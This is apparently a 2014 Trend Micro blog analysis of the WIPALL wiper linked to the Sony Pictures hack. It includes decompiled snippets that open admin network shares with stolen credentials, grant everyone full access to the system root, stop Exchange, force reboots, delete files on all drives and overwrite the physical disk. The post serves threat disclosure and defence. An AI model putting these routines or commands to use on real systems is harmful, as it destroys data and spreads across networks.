
Malware

Analysis of the Malware Behind FBI Warnings

By: Trend Micro
December 04, 2014
Read time: 2 min (747 words)

TrendLabs engineers were recently able to obtain a malware sample of the "destructive malware" described in reports about the Federal Bureau of Investigation (FBI) warning to U.S. businesses last December 2. According to Reuters, the FBI issued a warning to businesses to remain vigilant against this new "destructive" malware in the wake of the recent Sony Pictures attack. As of this writing, the link between the Sony breach and the malware mentioned by the FBI has yet to be verified. The FBI flash memo titled "#A-000044-mw" describes an overview of the malware behavior, which reportedly has the capability to override all data on hard drives of computers, including the master boot record, which prevents them from booting up. Below is an analysis of our own findings: ***Analysis of the BKDR_WIPALL Malware*** Our detection for the malware detailed in the FBI report is BKDR_WIPALL. Below is a quick overview of the infection chain for this attack.



WIPALL infection chain

The main installer here is *diskpartmg16.exe* (detected as BKDR_WIPALL.A). BKDR_WIPALL.A's overlay is encrypted with a set of user names and passwords as seen in the screenshot below:

Figure 1. BKDR_WIPALL.A's overlay contains encrypted user names and passwords

These user names and passwords are found to be encrypted by XOR 0x67 in the overlay of the malware sample and are then used to log into the shared network. . Once logged in, the malware attempts to grant full access to everyone that will access the system root.

```
Pseudocode-D
  *(_WORD *)&v14[257] = 0;
  v14[259] = 0;
  v5 = GetTickCount();
  srand(v5);
  strcpy((char *)v14, (const char *)(260 * rand() % 10 + 4247584));
  v6 = GetTickCount();
  sprintf(&DisplayName, "%s%d", "RasMgrp", v6);
  strcpy(&v22, "RasSecruity");
  v7 = (char *)lpExistingFileName;
  strrchr(lpExistingFileName, 92);
  result = sub_4010E0(a1, lpUserName, lpPassword);
  if ( (unsigned int)result >= 0x2000 )
  {
    Sleep(0x64u);
    sprintf((char *)&FileName, "\\\\%s\\admin$", a1);
    if ( GetFileAttributesA(&FileName) == -1 )
    {
      sprintf((char *)v15, "\\\\%s\\shared$\\system32", a1);
      sprintf((char *)&v18, "\\\\%s\\shared$\\syswow64", a1);
      strcpy((char *)&BinaryPathName, "cmd.exe /q /c net share shared$=%SystemRoot% /GRANT:everyone,FULL");
      v9 = sub_4011D0(a1, &DisplayName, &BinaryPathName);
      Sleep(0x64u);
      GetFileAttributesA(v15) != -1;
      if ( (unsigned int)v9 < 0x2000 )
      {
LABEL_22:
        sub_401190(a1);
        return v9;
      }
      v7 = (char *)lpExistingFileName;
    }
    else
    {
      sprintf((char *)v15, "\\\\%s\\admin$\\system32", a1);
      sprintf((char *)&v18, "\\\\%s\\admin$\\syswow64", a1);
    }
    sub_4012B0(v7, (int)&v18, (int)v14);
    v9 = sub_4012B0(v7, (int)v15, (int)v14);
    sprintf(&v20, "%s\\%s", v15, v14);
    if ( (unsigned int)v9 >= 0x2000 )
    {
      sub_4016E0(0, &v20);
      if ( GetFileAttributesA(&FileName) == -1 )
        sub_4011D0(a1, &DisplayName, "cmd.exe /q /c net share shared$ /delete");
      if ( a5 )
        sprintf(&v19, "%s %s", v14, a5);
      else
        strcpy(&v19, v14);
      v9 = sub_4011D0(a1, &v22, &v19);
      Sleep(0x64u);
      if ( v9 != 8192 && v9 != 8193 )
      {
        if ( sub_402680(a1, (int)lpUserName, (int)lpPassword, (int)&v20) == 1 )
          v9 = 8192;
      }
    }
    goto LABEL_22;
  }
  return result;
}
sub_401340:62
```

Figure 2. Code snippet of the malware logging into the network

The dropped *net_var.dat* contains a list of targeted hostnames:




Figure 3. Targeted host names

The next related malware is *igfxtrayex.exe* (detected as BKDR_WIPALL.B), which is dropped by BKDR_WIPALL.A. It sleeps for 10 minutes (or 600,000 milliseconds as seen below) before it carries out its actual malware routines:

Figure 4. BKDR_WIPALL.B (igfxtrayex.exe) sleeps for 10 minutes




Figure 5. Encrypted list of usernames and passwords also present in BKDR_WIPALL.B

```
dword_4120E0 = inet_addr("20  02");
word_4120E4 = 8080;
dword_4120E6 = inet_addr("21  64");
word_4120EA = 8000;
dword_4120EC = inet_addr("88.  4");
word_4120F0 = 8000;
word_413920 = 2014;
word_413922 = 10;
word_413926 = 26;
word_413928 = 5;
word_41392A = 30;
result = *(_BYTE *)(*(_DWORD *)(dword_413ADC + 4) + 1);
switch ( result )
{
  case 107:
    Sleep(0x927C0u);
    Dest = 0;
    memset(&v3, 0, 0x204u);
    v4 = 0;
    wcscpy(&Dest, L"-w");
    sub_402930((int)&Dest);
    Sleep(0xBB8u);
    wcscpy(&Dest, L"-m");
    sub_402930((int)&Dest);
    Sleep(0xBB8u);
    wcscpy(&Dest, L"-d");
    sub_402930((int)&Dest);
    WSAStartup(0x202u, &WSAData);
    sub_402750(&unk_4138F8);
    dword_41391C = 4;
    sub_402690();
    sub_4033EB("cmd.exe /c net stop MSExchangeIS /y");
    Sleep(0x6DDD00u);
    result = sub_402D10();
    break;
  case 100:
    v1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
    WaitForSingleObject(v1, 0xFFFFFFFFu);
    result = CloseHandle(v1);
    break;
  case 109:
    result = sub_401430();
    break;
  case 119:
    result = sub_4027A0();
    break;
}
return result;
}
```

Figure 6. Code snippet of the main routine of igfxtrayex.exe (BKDR_WIPALL.B)

This malware's routines, aside from deleting users' files, include stopping the Microsoft Exchange Information Store service. After it does this, the malware sleeps for another two hours. It then forces the system to reboot.

```
v0 = GetCurrentProcess();
result = OpenProcessToken(v0, 0x28u, &TokenHandle);
if ( result )
{
  LookupPrivilegeValueW(0, L"SeShutdownPrivilege", (PLUID)NewState.Privileges);
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
  if ( GetLastError() )
    result = 0;
  else
    result = ExitWindowsEx('\x06', 0) != 0;
}
return result;
```

Figure 7. Code snippet of the force reboot

It also executes several copies of itself named *taskhost{random 2 characters}.exe* with the following parameters:

taskhost{random 2 characters}.exe -w **- to drop and execute the component *Windows\iissvr.exe***

taskhost{random 2 characters}.exe -m **- to drop and execute *Windows\Temp\usbdrv32.sys***

taskhost{random 2 characters}.exe -d **- to delete files in all fixed or remote (network) drives**

```
swprintf((wchar_t *)&String, (size_t)L"%s\\*.*", Format);
v1 = FindFirstFileW(&String, &FindFileData);
if ( v1 == (HANDLE)-1 )
{
  result = 1;
}
else
{
  do
  {
    swprintf(&NumberOfBytesWritten, (size_t)L"%s\\%s", Format, FindFileData.cFileName);
    if ( FindFileData.dwFileAttributes & 0x10 )
    {
      if ( wcscmp(FindFileData.cFileName, L".")
        && wcscmp(FindFileData.cFileName, L"..")
        && _wcsicmp(&Buffer, &NumberOfBytesWritten) )
      {
        if ( _wcsicmp(&pszPath, &NumberOfBytesWritten) )
          sub_4022D0(&NumberOfBytesWritten);
      }
    }
    else
    {
      sub_402450(&NumberOfBytesWritten);
      DeleteFileW(&NumberOfBytesWritten);
    }
```

*Figure 8. The malware deletes all the files (format *.*) in fixed and network drives*

The malware components are encrypted and stored in the resource below:

```
v0 = sub_401720();
v1 = GetModuleHandleW(0);
v2 = v1;
if ( v0 )
{
  v3 = FindResourceW;
  v4 = FindResourceW(v1, (LPCWSTR)0x83, L"ICON_PACKAGES");
  v5 = LoadResource(v2, v4);
  v16 = L"ICON_PACKAGES";
  v6 = v5;
  v15 = 131;
}
else
{
  v3 = FindResourceW;
  v7 = FindResourceW(v1, (LPCWSTR)0x81, L"ICON_PACKAGES");
  v8 = LoadResource(v2, v7);
  v16 = L"ICON_PACKAGES";
  v6 = v8;
  v15 = 129;
}
v9 = v3(v2, (LPCWSTR)v15, v16);
v10 = SizeofResource(v2, v9);
GlobalUnlock(v6);
sub_401000(&v18);
v20 = 0;
sub_401230(v6, v10);
GetTempPathW(0x400u, &Format);
swprintf((wchar_t *)&FileName, (size_t)L"%s%s.sys", &Format, L"usbdrv3");
v11 = CreateFileW(&FileName, 0x40000000u, 3u, 0, 2u, 0x80u, 0);
v12 = v11;
if ( v11 == (HANDLE)-1 )
{
  v20 = -1;
  sub_401030(&v18);
  result = 0;
}
else
{
  WriteFile(v11, v6, v10, &NumberOfBytesWritten, 0);
  CloseHandle(v12);
```

Figure 9. BKDR_WIPALL.B malware components

Additionally, BKDR_WIPALL.B accesses the physical drive that it attempts to overwrite:

```
v33 = *(_DWORD *)"sicalDrive0";
v26 = byte_40F14A;
v25 = word_40F148;
v29 = *(_DWORD *)"vDisk\\??\\";
strcpy((char *)&FileName, (const char *)&v27);
v32 = *(_DWORD *)"\\PhysicalDrive0";
v35 = *(_DWORD *)"ve0";
```

Figure 10. BKDR_WIPALL.B overwrites physical drives

We will be updating this post with our additional analysis of the WIPALL malware. ***Analysis by Rhena Inocencio and Alvin Bacani Update as of December 3, 2014, 5:30 PM PST*** Upon analysis of the same WIPALL malware family, its variant BKDR_WIPALL.D drops BKDR_WIPALL.C, which in turn, drops the file *walls.bmp* in the Windows directory. The .BMP file is as pictured below:

Figure 11. Dropped wallpaper

This appears to be the same wallpaper described in reports about the recent Sony hack last November 24 bearing the phrase "hacked by #GOP." Therefore we have reason to believe that this is the same malware used in the recent attack to Sony Pictures. Note that BKDR_WIPALL.C is also the dropped named as *igfxtrayex.exe* in the same directory of BKDR_WIPALL.D. We will update this blog entry for more developments. ***Additional analysis by Joie Salvio*** Our coverage of the Sony attack continues as we spot more developments. Here is a list of our stories related to this incident:

An Analysis of the "Destructive" Malware Behind FBI Warnings – analysis of the "destructive" malware described in reports about the Federal Bureau of Investigation (FBI) warning to U.S. businesses

WIPALL Malware Leads to #GOP Warning in Sony Hack – this entry discusses other WIPALL malware variants and their main routines that link to the #GOP warning seen in infected computers of Sony Pictures employees

The Hack of Sony Pictures: What We Know and What You Need to Know – timeline of the Sony Pictures hack

Sony Pictures Corporate Network Hit by Major Attack: Why You Need to Stay Ahead of Targeted Attacks – discussion on responses to targeted attacks

Tags

Malware | Research

Authors

Trend Micro
Research, News, and Perspectives

Contact Us

Related Articles

Risks in Telecommunications IT

Top Countries With ICS Endpoint Malware Detections

MS17-010: EternalBlue's Buffer Overflow in SRV Driver

Archives ›